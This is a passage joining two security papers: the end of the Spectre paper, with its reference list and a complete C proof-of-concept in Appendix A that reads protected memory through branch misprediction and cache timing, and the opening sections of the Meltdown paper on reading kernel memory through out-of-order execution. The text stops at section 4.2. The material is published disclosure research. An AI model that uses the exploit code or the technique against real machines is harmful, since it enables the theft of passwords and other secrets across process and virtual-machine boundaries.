[14] Ge, Q., Yarom, Y., and Heiser, G. Your processor leaks information - and there's nothing you can do about it. *CoRR abs/1612.04474* (2017).

[15] Genkin, D., Pachmanov, L., Pipman, I., Shamir, A., and Tromer, E. Physical key extraction attacks on PCs. *Commun. ACM 59*, 6 (2016), 70–79.

[16] Genkin, D., Pachmanov, L., Pipman, I., Tromer, E., and Yarom, Y. ECDSA key extraction from mobile devices via nonintrusive physical side channels. In *ACM Conference on Computer and Communications Security CCS 2016* (Oct. 2016), pp. 1626–1638.

[17] Genkin, D., Shamir, A., and Tromer, E. RSA key extraction via low-bandwidth acoustic cryptanalysis. In *CRYPTO 2014* (2014), Springer, pp. 444–461 (vol. 1).

[18] Gras, B., Razavi, K., Bosman, E., Bos, H., and Giuffrida, C. ASLR on the line: Practical cache attacks on the MMU, 2017. `http://www.cs.vu.nl/~giuffrida/papers/anc-ndss-2017.pdf`.

[19] Gruss, D., Lipp, M., Schwarz, M., Fellner, R., Maurice, C., and Mangard, S. KASLR is Dead: Long Live KASLR. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 161–176.

[20] Gruss, D., Spreitzer, R., and Mangard, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security Symposium* (2015), USENIX Association, pp. 897–912.

[21] Gullasch, D., Bangerter, E., and Krenn, S. Cache games - bringing access-based cache attacks on AES to practice. In *2011 IEEE Symposium on Security and Privacy* (May 2011), IEEE Computer Society Press, pp. 490–505.

[22] Kim, Y., Daly, R., Kim, J., Fallin, C., Lee, J. H., Lee, D., Wilkerson, C., Lai, K., and Mutlu, O. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors, 2014. `https://users.ece.cmu.edu/~yoonguk/papers/kim-isca14.pdf`.

[23] Kocher, P., Jaffe, J., and Jun, B. Differential power analysis. In *CRYPTO 1999* (1999), Springer, pp. 388–397.

[24] Kocher, P., Jaffe, J., Jun, B., and Rohatgi, P. Introduction to differential power analysis. *Journal of Cryptographic Engineering 1*, 1 (2011), 5–27.

[25] Kocher, P. C. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *CRYPTO 1996* (1996), Springer, pp. 104–113.

[26] Lee, S., Shih, M., Gera, P., Kim, T., Kim, H., and Peinado, M. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017.* (2017), pp. 557–574.

[27] Lipp, M., Schwarz, M., Gruss, D., Prescher, T., Haas, W., Mangard, S., Kocher, P., Genkin, D., Yarom, Y., and Hamburg, M. Meltdown. Unpublished, 2018.

[28] Liu, F., Yarom, Y., Ge, Q., Heiser, G., and Lee, R. B. Last-level cache side-channel attacks are practical. In *IEEE Symposium on Security and Privacy (S&P) 2015* (2015), IEEE.

[29] Osvik, D. A., Shamir, A., and Tromer, E. Cache attacks and countermeasures: The case of AES. In *Topics in Cryptology – CT-RSA 2006* (Feb. 2006), D. Pointcheval, Ed., vol. 3860 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 1–20.

[30] Percival, C. Cache missing for fun and profit. `http://www.daemonology.net/papers/htt.pdf`, 2005.

[31] Quisquater, J.-J., and Samyde, D. Electromagnetic analysis (EMA): Measures and counter-measures for smart cards. In *E-smart 2001* (2001), pp. 200–210.

[32] Schwarz, M., Maurice, C., Gruss, D., and Mangard, S. Fantastic timers and where to find them: high-resolution microarchitectural attacks in JavaScript. In *International Conference on Financial Cryptography and Data Security* (2017), Springer, pp. 247–267.

[33] Shacham, H. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM CCS 07: 14th Conference on Computer and Communications Security* (Oct. 2007), P. Ning, S. D. C. di Vimercati, and P. F. Syverson, Eds., ACM Press, pp. 552–561.

[34] Tang, A., Sethumadhavan, S., and Stolfo, S. CLKSCREW: exposing the perils of security-oblivious energy management. 26th USENIX Security Symposium, 2017.

[35] Tsunoo, Y., Saito, T., Suzaki, T., Shigeri, M., and Miyauchi, H. Cryptanalysis of DES implemented on computers with cache. In *Cryptographic Hardware and Embedded Systems – CHES 2003* (Sept. 2003), C. D. Walter, Çetin Kaya. Koç, and C. Paar, Eds., vol. 2779 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 62–76.

[36] Yarom, Y., and Falkner, K. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium* (2014), USENIX Association, pp. 719–732.

[37] Yarom, Y., and Falkner, K. Flush+Reload: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium 2014* (2014), USENIX Association, pp. 719–732.

[38] Yarom, Y., Ge, Q., Liu, F., Lee, R. B., and Heiser, G. Mapping the Intel last-level cache. Cryptology ePrint Archive, Report 2015/905, 2015. `http://eprint.iacr.org/2015/905`.

A Spectre Example Implementation

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#ifdef _MSC_VER
#include <intrin.h>        /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h>     /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0;  /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}


/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80)  /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]);  /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {}  /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF;   /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16));           /* Set x=-1 if j&6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);
    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);            /* READ TIMER */
      junk = *addr;                       /* MEMORY ACCESS TO TIME */
      time2 = __rdtscp(&junk) - time1;    /* READ TIMER & COMPUTE ELAPSED TIME */
      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++;  /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break;  /* Clear success if best is > 2*runner-up + 5 or 2/0) */
  }
  results[0] ^= junk;  /* use junk so code above won't get optimized out*/
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}

int main(int argc, const char **argv) {
  size_t malicious_x=(size_t)(secret-(char*)array1);   /* default for malicious_x */
  int i, score[2], len=40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = 1;    /* write to array2 so in RAM not copy-on-write zero pages */
  if (argc == 3) {
    sscanf(argv[1], "%p", (void**)(&malicious_x));
    malicious_x -= (size_t)array1;  /* Convert input value into a pointer */
    sscanf(argv[2], "%d", &len);
  }

  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void*)malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
    printf("0x%02X='%c' score=%d    ", value[0],
           (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```

Listing 4: A demonstration reading memory using a Spectre attack on x86.

Meltdown

Moritz Lipp[1], Michael Schwarz[1], Daniel Gruss[1], Thomas Prescher[2], Werner Haas[2], Stefan Mangard[1], Paul Kocher[3], Daniel Genkin[4], Yuval Yarom[5], Mike Hamburg[6]
[1] *Graz University of Technology*
[2] *Cyberus Technology GmbH*
[3] *Independent*
[4] *University of Pennsylvania and University of Maryland*
[5] *University of Adelaide and Data61*
[6] *Rambus, Cryptography Research Division*

Abstract

The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. In this paper, we present Meltdown. Meltdown exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations including personal data and passwords. Out-of-order execution is an indispensable performance feature and present in a wide range of modern processors. The attack is independent of the operating system, and it does not rely on any software vulnerabilities. Meltdown breaks all security assumptions given by address space isolation as well as paravirtualized environments and, thus, every security mechanism building upon this foundation. On affected systems, Meltdown enables an adversary to read memory of other processes or virtual machines in the cloud without any permissions or privileges, affecting millions of customers and virtually every user of a personal computer. We show that the KAISER defense mechanism for KASLR [8] has the important (but inadvertent) side effect of impeding Meltdown. We stress that KAISER must be deployed immediately to prevent large-scale exploitation of this severe information leakage.

1 Introduction

One of the central security features of today's operating systems is memory isolation. Operating systems ensure that user applications cannot access each other's memories and prevent user applications from reading or writing kernel memory. This isolation is a cornerstone of our computing environments and allows running multiple applications on personal devices or executing processes of multiple users on a single machine in the cloud.

On modern processors, the isolation between the kernel and user processes is typically realized by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. The basic idea is that this bit can only be set when entering kernel code and it is cleared when switching to user processes. This hardware feature allows operating systems to map the kernel into the address space of every process and to have very efficient transitions from the user process to the kernel, e.g., for interrupt handling. Consequently, in practice, there is no change of the memory mapping when switching from a user process to the kernel.

In this work, we present Meltdown[1]. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executes on, including all physical memory mapped in the kernel region. Meltdown does not exploit any software vulnerability, *i.e.*, it works on all major operating systems. Instead, Meltdown exploits side-channel information available on most modern processors, e.g., modern Intel microarchitectures since 2010 and potentially on other CPUs of other vendors.

While side-channel attacks typically require very specific knowledge about the target application and are tailored to only leak information about its secrets, Meltdown allows an adversary who can run code on the vulnerable processor to obtain a dump of the entire kernel address space, including any mapped physical memory. The root cause of the simplicity and strength of Meltdown are side effects caused by *out-of-order execution*.

Out-of-order execution is an important performance feature of today's processors in order to overcome latencies of busy execution units, e.g., a memory fetch unit needs to wait for data arrival from memory. Instead of stalling the execution, modern processors run operations *out-of-order i.e.*, they look ahead and schedule subsequent operations to idle execution units of the processor. However, such operations often have unwanted side-

[1]This attack was independently found by the authors of this paper and Jann Horn from Google Project Zero.

effects, e.g., timing differences [28, 35, 11] can leak information from both sequential and out-of-order execution.

From a security perspective, one observation is particularly significant: Out-of-order; vulnerable CPUs allow an unprivileged process to load data from a privileged (kernel or physical) address into a temporary CPU register. Moreover, the CPU even performs further computations based on this register value, e.g., access to an array based on the register value. The processor ensures correct program execution, by simply discarding the results of the memory lookups (e.g., the modified register states), if it turns out that an instruction should not have been executed. Hence, on the architectural level (e.g., the abstract definition of how the processor should perform computations), no security problem arises.

However, we observed that out-of-order memory lookups influence the cache, which in turn can be detected through the cache side channel. As a result, an attacker can dump the entire kernel memory by reading privileged memory in an out-of-order execution stream, and transmit the data from this elusive state via a microarchitectural covert channel (e.g., Flush+Reload) to the outside world. On the receiving end of the covert channel, the register value is reconstructed. Hence, on the microarchitectural level (e.g., the actual hardware implementation), there is an exploitable security problem.

Meltdown breaks all security assumptions given by the CPU's memory isolation capabilities. We evaluated the attack on modern desktop machines and laptops, as well as servers in the cloud. Meltdown allows an unprivileged process to read data mapped in the kernel address space, including the entire physical memory on Linux and OS X, and a large fraction of the physical memory on Windows. This may include physical memory of other processes, the kernel, and in case of kernel-sharing sandbox solutions (e.g., Docker, LXC) or Xen in paravirtualization mode, memory of the kernel (or hypervisor), and other co-located instances. While the performance heavily depends on the specific machine, e.g., processor speed, TLB and cache sizes, and DRAM speed, we can dump kernel and physical memory with up to 503 KB/s. Hence, an enormous number of systems are affected.

The countermeasure KAISER [8], originally developed to prevent side-channel attacks targeting KASLR, inadvertently protects against Meltdown as well. Our evaluation shows that KAISER prevents Meltdown to a large extent. Consequently, we stress that it is of utmost importance to deploy KAISER on all operating systems immediately. Fortunately, during a responsible disclosure window, the three major operating systems (Windows, Linux, and OS X) implemented variants of KAISER and will roll out these patches in the near future.

Meltdown is distinct from the Spectre Attacks [19] in several ways, notably that Spectre requires tailoring to the victim process's software environment, but applies more broadly to CPUs and is not mitigated by KAISER.

Contributions. The contributions of this work are:

1. We describe out-of-order execution as a new, extremely powerful, software-based side channel.
2. We show how out-of-order execution can be combined with a microarchitectural covert channel to transfer the data from an elusive state to a receiver on the outside.
3. We present an end-to-end attack combining out-of-order execution with exception handlers or TSX, to read arbitrary physical memory without any permissions or privileges, on laptops, desktop machines, and on public cloud machines.
4. We evaluate the performance of Meltdown and the effects of KAISER on it.

Outline. The remainder of this paper is structured as follows: In Section 2, we describe the fundamental problem which is introduced with out-of-order execution. In Section 3, we provide a toy example illustrating the side channel Meltdown exploits. In Section 4, we describe the building blocks of the full Meltdown attack. In Section 5, we present the Meltdown attack. In Section 6, we evaluate the performance of the Meltdown attack on several different systems. In Section 7, we discuss the effects of the software-based KAISER countermeasure and propose solutions in hardware. In Section 8, we discuss related work and conclude our work in Section 9.

2 Background

In this section, we provide background on out-of-order execution, address translation, and cache attacks.

2.1 Out-of-order execution

Out-of-order execution is an optimization technique that allows to maximize the utilization of all execution units of a CPU core as exhaustive as possible. Instead of processing instructions strictly in the sequential program order, the CPU executes them as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead. Hence, instructions can be run in parallel as long as their results follow the architectural definition.

In practice, CPUs supporting out-of-order execution support running operations *speculatively* to the extent that the processor's out-of-order logic processes instructions before the CPU is certain whether the instruction will be needed and committed. In this paper, we refer to speculative execution in a more restricted meaning, where it refers to an instruction sequence following a branch, and use the term out-of-order execution to refer to any way of getting an operation executed before the processor has committed the results of all prior instructions.

In 1967, Tomasulo [33] developed an algorithm [33] that enabled dynamic scheduling of instructions to allow out-of-order execution. Tomasulo [33] introduced a unified reservation station that allows a CPU to use a data value as it has been computed instead of storing it to a register and re-reading it. The reservation station renames registers to allow instructions that operate on the same physical registers to use the last logical one to solve read-after-write (RAW), write-after-read (WAR) and write-after-write (WAW) hazards. Furthermore, the reservation unit connects all execution units via a common data bus (CDB). If an operand is not available, the reservation unit can listen on the CDB until it is available and then directly begin the execution of the instruction.

On the Intel architecture, the pipeline consists of the front-end, the execution engine (back-end) and the memory subsystem [14]. x86 instructions are fetched by the front-end from the memory and decoded to micro-operations (μOPs) which are continuously sent to the execution engine. Out-of-order execution is implemented within the execution engine as illustrated in Figure 1. The *Reorder Buffer* is responsible for register allocation, register renaming and retiring. Additionally, other optimizations like move elimination or the recognition of zeroing idioms are directly handled by the reorder buffer. The μOPs are forwarded to the *Unified Reservation Station* that queues the operations on exit ports that are connected to *Execution Units*. Each execution unit can perform different tasks like ALU operations, AES operations, address generation units (AGU) or memory loads and stores. AGUs as well as load and store execution units are directly connected to the memory subsystem to process its requests.

Since CPUs usually do not run linear instruction streams, they have branch prediction units that are used to obtain an educated guess of which instruction will be executed next. Branch predictors try to determine which direction of a branch will be taken before its condition is actually evaluated. Instructions that lie on that path and do not have any dependencies can be executed in advance and their results immediately used if the prediction was correct. If the prediction was incorrect, the reorder buffer allows to rollback by clearing the reorder buffer and re-initializing the unified reservation station.

Various approaches to predict the branch exist: With static branch prediction [12], the outcome of the branch is solely based on the instruction itself. Dynamic branch prediction [2] gathers statistics at run-time to predict the outcome. One-level branch prediction uses a 1-bit or 2-bit counter to record the last outcome of the branch [21]. Modern processors often use two-level adaptive predictors [36] that remember the history of the last n outcomes allow to predict regularly recurring patterns. More recently, ideas to use neural branch prediction [34, 18, 32] have been picked up and integrated into CPU architectures [3].




Figure 1: Simplified illustration of a single core of the Intel's Skylake microarchitecture. Instructions are decoded into μOPs and executed out-of-order in the execution engine by individual execution units.

2.2 Address Spaces

To isolate processes from each other, CPUs support virtual address spaces where virtual addresses are translated to physical addresses. A virtual address space is divided into a set of pages that can be individually mapped to physical memory through a multi-level page translation table. The translation tables define the actual virtual to physical mapping and also protection properties that are used to enforce privilege checks, such as readable,




Figure 2: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible for the user space is also mapped in the kernel space through the direct mapping.

writable, executable and user-accessible. The currently used translation table that is held in a special CPU register. On each context switch, the operating system updates this register with the next process' translation table address in order to implement per process virtual address spaces. Because of that, each process can only reference data that belongs to its own virtual address space. Each virtual address space itself is split into a user and a kernel part. While the user address space can be accessed by the running application, the kernel address space can only be accessed if the CPU is running in privileged mode. This is enforced by the operating system disabling the user-accessible property of the corresponding translation tables. The kernel address space does not only have memory mapped for the kernel's own usage, but it also needs to perform operations on user pages, e.g., filling them with data. Consequently, the entire physical memory is typically mapped in the kernel. On Linux and OS X, this is done via a direct-physical map, *i.e.*, the entire physical memory is directly mapped to a pre-defined virtual address (cf. Figure 2).

Instead of a direct-physical map, Windows maintains a multiple so-called *paged pools*, *non-paged pools*, and the *system cache*. These pools are virtual memory regions in the kernel address space mapping physical pages to virtual addresses which are either required to remain in the memory (non-paged pool) or can be removed from the memory because a copy is already stored on the disk (paged pool). The *system cache* further contains mappings of all file-backed pages. Combined, these memory pools will typically map a large fraction of the physical memory into the kernel address space of every process.

The exploitation of memory corruption bugs often requires the knowledge of addresses of specific data. In order to impede such attacks, address space layout randomization (ASLR) has been introduced as well as non-executable stacks and stack canaries. In order to protect the kernel, KASLR randomizes the offsets where drivers are located on every boot, making attacks harder as they now require to guess the location of kernel data structures. However, side-channel attacks allow to detect the exact location of kernel data structures [9, 13, 17] or derandomize ASLR in JavaScript [6]. A combination of a software bug and the knowledge of these addresses can lead to privileged code execution.

2.3 Cache Attacks

In order to speed-up memory accesses and address translation, the CPU contains small memory buffers, called caches, that store frequently used data. CPU caches hide slow memory access latencies by buffering frequently used data in smaller and faster internal memory. Modern CPUs have multiple levels of caches that are either private to its cores or shared among them. Address space translation tables are also stored in memory and are also cached in the regular caches.

Cache side-channel attacks exploit timing differences that are introduced by the caches. Different cache attack techniques have been proposed and demonstrated in the past, including Evict+Time [28], Prime+Probe [28, 29], and Flush+Reload [35]. Flush+Reload attacks work on a single cache line granularity. These attacks exploit the shared, inclusive last-level cache. An attacker frequently flushes a targeted memory location using the `clflush` instruction. By measuring the time it takes to reload the data, the attacker determines whether data was loaded into the cache by another process in the meantime. The Flush+Reload attack has been used for attacks on various computations, e.g., cryptographic algorithms [35, 16, 1], web server function calls [37], user input [11, 23, 31], and kernel addressing information [9].

A special use case are covert channels. Here the attacker controls both, the part that induces the side effect, and the part that measures the side effect. This can be used to leak information from one security domain to another, while bypassing any boundaries existing on the architectural level or above. Both Prime+Probe and Flush+Reload have been used in high-performance covert channels [24, 26, 10].

3 A Toy Example

In this section, we start with a toy example, a simple code snippet, to illustrate that out-of-order execution can change the microarchitectural state in a way that leaks information. However, despite its simplicity, it is used as a basis for Section 4 and Section 5, where we show how this change in state can be exploited for an attack.

Listing 1 shows a simple code snippet first raising an (unhandled) exception and then accessing an array. The property of an exception is that the control flow does not continue with the code after the exception, but jumps to an exception handler in the operating system. Regardless

```
raise_exception();
// the line below is never reached
access(probe_array[data * 4096]);
```

Listing 1: A toy example to illustrate side-effects of out-of-order execution.




Figure 3: If an executed instruction causes an exception, diverting the control flow to an exception handler, the subsequent instruction must not be executed anymore. Due to out-of-order execution, the subsequent instructions may already have been partially executed, but not retired. However, the architectural effects of the execution will be discarded.

of whether this exception is raised due to a memory access, e.g., by accessing an invalid address, or due to any other CPU exception, e.g., a division by zero, the control flow continues in the kernel and not with the next user space instruction.

Thus, our toy example cannot access the array in theory, as the exception immediately traps to the kernel and terminates the application. However, due to the out-of-order execution, the CPU might have already executed the following instructions as there is no dependency on the exception. This is illustrated in Figure 3. Due to the exception, the instructions executed out of order are not retired and, thus, never have architectural effects.

Although the instructions executed out of order do not have any visible architectural effect on registers or memory, they have microarchitectural side effects. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the out-of-order execution has to be discarded, the register and memory contents are never committed. Nevertheless, the cached memory contents are kept in the cache. We can leverage a microarchitectural side-channel attack such as Flush+Reload [35], which detects whether a specific memory location is cached, to make this microarchitectural state visible. There are other side channels as well which also detect whether a specific memory location is cached, including Prime+Probe [28, 24, 26], Evict+Reload [23], or Flush+Flush [10]. However, as Flush+Reload is the most accurate known cache side channel




Figure 4: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of `probe_array` shows one cache hit, exactly on the page that was accessed during the out-of-order execution.

and is simple to implement, we do not consider any other side channel for this example.

Based on the value of `data` in this toy example, a different part of the cache is accessed when executing the memory access out of order. As `data` is multiplied by 4096, data accesses to `probe_array` are scattered over the array with a distance of 4 kB (assuming an 1 B data type for `probe_array`). Thus, there is an injective mapping from the value of `data` to a memory page, *i.e.*, there are no two different values of data which result in an access to the same page. Consequently, if a cache line of a page is cached, we know the value of `data`. The spreading over different pages eliminates false positives due to the prefetcher, as the prefetcher cannot access data across page boundaries [14].

Figure 4 shows the result of a Flush+Reload measurement iterating over all pages, after executing the out-of-order snippet with `data = 84`. Although the array access should not have happened due to the exception, we can clearly see that the index which would have been accessed is cached. Iterating over all pages (e.g., in the exception handler) shows only a cache hit for page 84 This shows that even instructions which are never actually executed, change the microarchitectural state of the CPU. Section 4 modifies this toy example to not read a value, but to leak an inaccessible secret.

4 Building Blocks of the Attack

The toy example in Section 3 illustrated that side-effects of out-of-order execution can modify the microarchitectural state to leak information. While the code snippet reveals the data value passed to a cache-side channel, we want to show how this technique can be leveraged to leak otherwise inaccessible secrets. In this section, we want to generalize and discuss the necessary building blocks to exploit out-of-order execution for an attack.

The adversary targets a secret value that is kept somewhere in physical memory. Note that register contents are also stored in memory upon context switches, *i.e.*,




Figure 5: The Meltdown attack uses exception handling or suppression, e.g., TSX, to run a series of transient instructions. These transient instructions obtain a (persistent) secret value and change the microarchitectural state of the processor based on this secret value. This forms the sending part of a microarchitectural covert channel. The receiving side reads the microarchitectural state, making it architectural and recovering the secret value.

they are also stored in physical memory. As described in Section 2.2, the address space of every process typically includes the entire user space, as well as the entire kernel space, which typically also has all physical memory (in-use) mapped. However, these memory regions are only accessible in privileged mode (cf. Section 2.2).

In this work, we demonstrate leaking secrets by bypassing the privileged-mode isolation, giving an attacker full read access to the entire kernel space including any physical memory mapped, including the physical memory of any other process and the kernel. Note that Kocher et al. [19] pursue an orthogonal approach, called Spectre Attacks, which trick speculative executed instructions into leaking information that the victim process is authorized to access. As a result, Spectre Attacks lack the privilege escalation aspect of Meltdown and require tailoring to the victim process's software environment, but apply more broadly to CPUs that support speculative execution and are not stopped by KAISER.

The full Meltdown attack consists of two building blocks, as illustrated in Figure 5. The first building block of Meltdown is to make the CPU execute one or more instructions that would never occur in the executed path. In the toy example (cf. Section 3), this is an access to an array, which would normally never be executed, as the previous instruction always raises an exception. We call such an instruction, which is executed out of order, leaving measurable side effects, a *transient instruction*. Furthermore, we call any sequence of instructions containing at least one transient instruction a transient instruction sequence.

In order to leverage transient instructions for an attack, the transient instruction sequence must utilize a secret value that an attacker wants to leak. Section 4.1 describes building blocks to run a transient instruction sequence with a dependency on a secret value.

The second building block of Meltdown is to transfer the microarchitectural side effect of the transient instruction sequence to an architectural state to further process the leaked secret. Thus, the second building described in Section 4.2 describes building blocks to transfer a microarchitectural side effect to an architectural state using a covert channel.

4.1 Executing Transient Instructions

The first building block of Meltdown is the execution of transient instructions. Transient instructions basically occur all the time, as the CPU continuously runs ahead of the current instruction to minimize the experienced latency and thus maximize the performance (cf. Section 2.1). Transient instructions introduce an exploitable side channel if their operation depends on a secret value. We focus on addresses that are mapped within the attacker's process, *i.e.*, the user-accessible user space addresses as well as the user-inaccessible kernel space addresses. Note that attacks targeting code that is executed within the context (*i.e.*, address space) of another process are possible [19], but out of scope in this work, since all physical memory (including the memory of other processes) can be read through the kernel address space anyway.

Accessing user-inaccessible pages, such as kernel pages, triggers an exception which generally terminates the application. If the attacker targets a secret at a user-inaccessible address, the attacker has to cope with this exception. We propose two approaches: With *exception handling*, we catch the exception effectively occurring after executing the transient instruction sequence, and with *exception suppression*, we prevent the exception from occurring at all and instead redirect the control flow after executing the transient instruction sequence. We discuss these approaches in detail in the following.

Exception handling. A trivial approach is to fork the attacking application before accessing the invalid memory location that terminates the process, and only access the invalid memory location in the child process. The CPU executes the transient instruction sequence in the child process before crashing. The parent process can then recover the secret by observing the microarchitectural state, e.g., through a side-channel.

It is also possible to install a signal handler that will be executed if a certain exception occurs, in this specific case a segmentation fault. This allows the attacker to issue the instruction sequence and prevent the application from crashing, reducing the overhead as no new process has to be created.

Exception suppression. A different approach to deal with exceptions is to prevent them from being raised in the first place. Transactional memory allows to group memory accesses into one seemingly atomic operation, giving the option to roll-back to a previous state if an error occurs. If an exception occurs within the transaction, the architectural state is reset, and the program execution continues without disruption.

Furthermore, speculative execution issues instructions that might not occur on the executed code path due to a branch misprediction. Such instructions depending on a preceding conditional branch can be speculatively executed. Thus, the invalid memory access is put within a speculative instruction sequence that is only executed if a prior branch condition evaluates to true. By making sure that the condition never evaluates to true in the executed code path, we can suppress the occurring exception as the memory access is only executed speculatively. This technique may require a sophisticated training of the branch predictor. Kocher et al. [19] pursue this approach in orthogonal work, since this construct can frequently be found in code of other processes.

4.2 Building a Covert Channel

